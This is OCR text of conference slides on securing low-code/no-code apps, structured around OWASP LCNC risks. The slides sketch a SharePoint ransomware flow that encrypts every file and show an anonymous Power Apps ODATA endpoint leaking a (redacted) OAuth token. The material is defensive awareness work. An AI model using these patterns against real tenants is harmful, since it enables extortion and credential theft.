
Data is being copied between two separate services using two separate identities – existing defense mechanisms fail

LCNC-SEC-03: Data Leakage and Unexpected Consequences

If <file found>

Then <encrypt

file>



SharePoint Ransomware

Manually trigger a flow

List folder

Apply to each file

* Select an output from previous steps

Body ×


Get file content

Encrypt data with key

Update file

LCNC-SEC-04: Authentication and Secure Communication Failures

Low-code/no-code applications typically connect to business-critical data via connections set up by business users, which can often result in insecure communication.



Connect to FTP/FTPS

Connection name *

Shared Drive

Name your connection. You can reuse it in other recipes.

Location *

Home assets

Server type *


FTP-S

FTP

LCNC-SEC-05: Security Misconfiguration

Misconfigurations can often result in anonymous user access to sensitive data or operations, unprotected public endpoints, unprotected secrets and oversharing.


LCNC-SEC-05: Security Misconfiguration



CYBER SECURITY NEWS · 6 MIN READ

Microsoft Power Apps Data Leak Fallout: 38 Million Records Exposed, State and City Governments Among Those Breached

SCOTT IKEDA · AUGUST 27, 2021



By Design: How Default Permissions on Microsoft Power Apps Exposed Millions

UpGuard Team
Published Aug 23, 2021

Anonymous API Access

“An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way.”


Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

portal.powerappsportals.com/_odata

Anonymous API Access

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

portal.powerappsportals.com/_odata




```
▼<service xmlns="http://www.w3.org/2007/app" xmlns:atom="http://www.w3.org/2005/Atom" xml:base=
  ▼<workspace>
     <atom:title type="text">Default</atom:title>
   ▼<collection href="EntityFormSet">
       <atom:title type="text">EntityFormSet</atom:title>
     </collection>
   ▼<collection href="globalvariables">
       <atom:title type="text">globalvariables</atom:title>
     </collection>
   </workspace>
 </service>
```

zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/

Nothing to see here


/_odata/globalvariables:



"scs_globalvariablesid":"24[redacted]","scs_name":"Documents
API Auth Token","scs_values":"Bearer
eyJ0eXAi[redacted]","scs_purpose":"This variable stores OAuth Token to access Azure
API.","createdon":"20[redacted]T18:03:39Z","list-id":"68[redacted]ba",
"view-id":"bc9c3[redacted]b9c","entity-permissions-enabled":"true"


LCNC-SEC-06: Injection Handling Failures

Low-code/no-code applications ingest user provided data in multiple ways, including direct input or retrieving user provided content from various services. Such data can contain malicious payloads that may introduce risk to the application.




LCNC-SEC-07: Vulnerable, Unmanaged and Untrusted Components

Low-code/no-code applications rely heavily on ready-made components out of the marketplace, the web or custom connectors built by developers. These component are often unmanaged, lack visibility and expose applications to supply chain-based risks.



LCNC-SEC-08: Data and Secret Handling Failures

Low-code/no-code applications often store data or secrets as part of their "code" or on managed databases offered by the platform, which needs to be properly stored in compliance with regulation and security requirements.



User

Submit sensitive data

App

Store in plaintext


Data

Give-Aware Campaign

- HR team at a large IT company kicked off a Giveaway campaign
- App let’s you choose your donation, charity and plug in your credit card
- Cards are stored in plaintext on an environment available to everyone, including tenant guests
- Compliance audit

LCNC-SEC-09: Asset Management Failures

Low-code/no-code application are easy to create and have relatively low maintenance costs, which makes them prone to abandonment, while still remaining active. Furthermore, internal applications can gain popularity rapidly, without addressing business continuity concerns.




Business users

App

IT is unaware

LCNC-SEC-10: Security Logging and Monitoring Failures

Low-code/no-code applications often lack a comprehensive audit trail, produce none or insufficient logs, and fail to scrub sensitive data from logs.



When a new email arrives

0s

INPUTS

Show raw inputs

Label

INBOX

Show more

OUTPUTS

From

admin@zentoso.com

Sender's Name

Zentoso

To

kris@zenitystage.com

Subject


Password reset instructions

Body

```
<title>

Password reset instructions

</title>

    <style id="mediaqueries">@media only screen and (max-width:
```

Snippet

You recently requested to reset the password for your Zentoso accou



28-day run history

All runs

Start	Duration	Status
Jun 11, 12:26 PM (2 d ago)	28 ms	Succeeded
Jun 8, 05:13 PM (4 d ago)	31 ms	Succeeded
Jun 6, 10:31 AM (1 wk ago)	46 ms	Succeeded
Jun 2, 06:15 PM (1 wk ago)	45 ms	Succeeded
May 30, 10:58 AM (2 wk ago)	50 ms	Succeeded
May 28, 03:07 PM (2 wk ago)	59 ms	Succeeded
May 28, 03:06 PM (2 wk ago)	17 ms	Succeeded
May 27, 10:16 AM (2 wk ago)	41 ms	Succeeded
May 27, 01:01 AM (2 wk ago)	11 ms	Succeeded
May 26, 06:24 PM (2 wk ago)	35 ms	Succeeded

Summary

What have we seen

- Low Code / No Code is growing rapidly
  - In every major enterprise
  - Shift focus to business users
- Application security concerns are growing, but done right security can drive LCNC adoption
- OWASP Top 10 LCNC Security Risks
  - Get involved
  - Learn more

Opportunities - Champion Low Code / No Code Security in your org

- Create a Low Code / No Code Security Framework
- No Code SDLC
- Approved user cases
- Guide business users
- Join OWASP Top 10 LCNC Security Risks
- Reach out to be @mbrg0

Learn more: github.com/mbrg/talks
Twitter: @mbrg0

How to Govern and Secure Low Code/No Code Apps

LowCodeCon 2022

Michael Bargury @ Zenity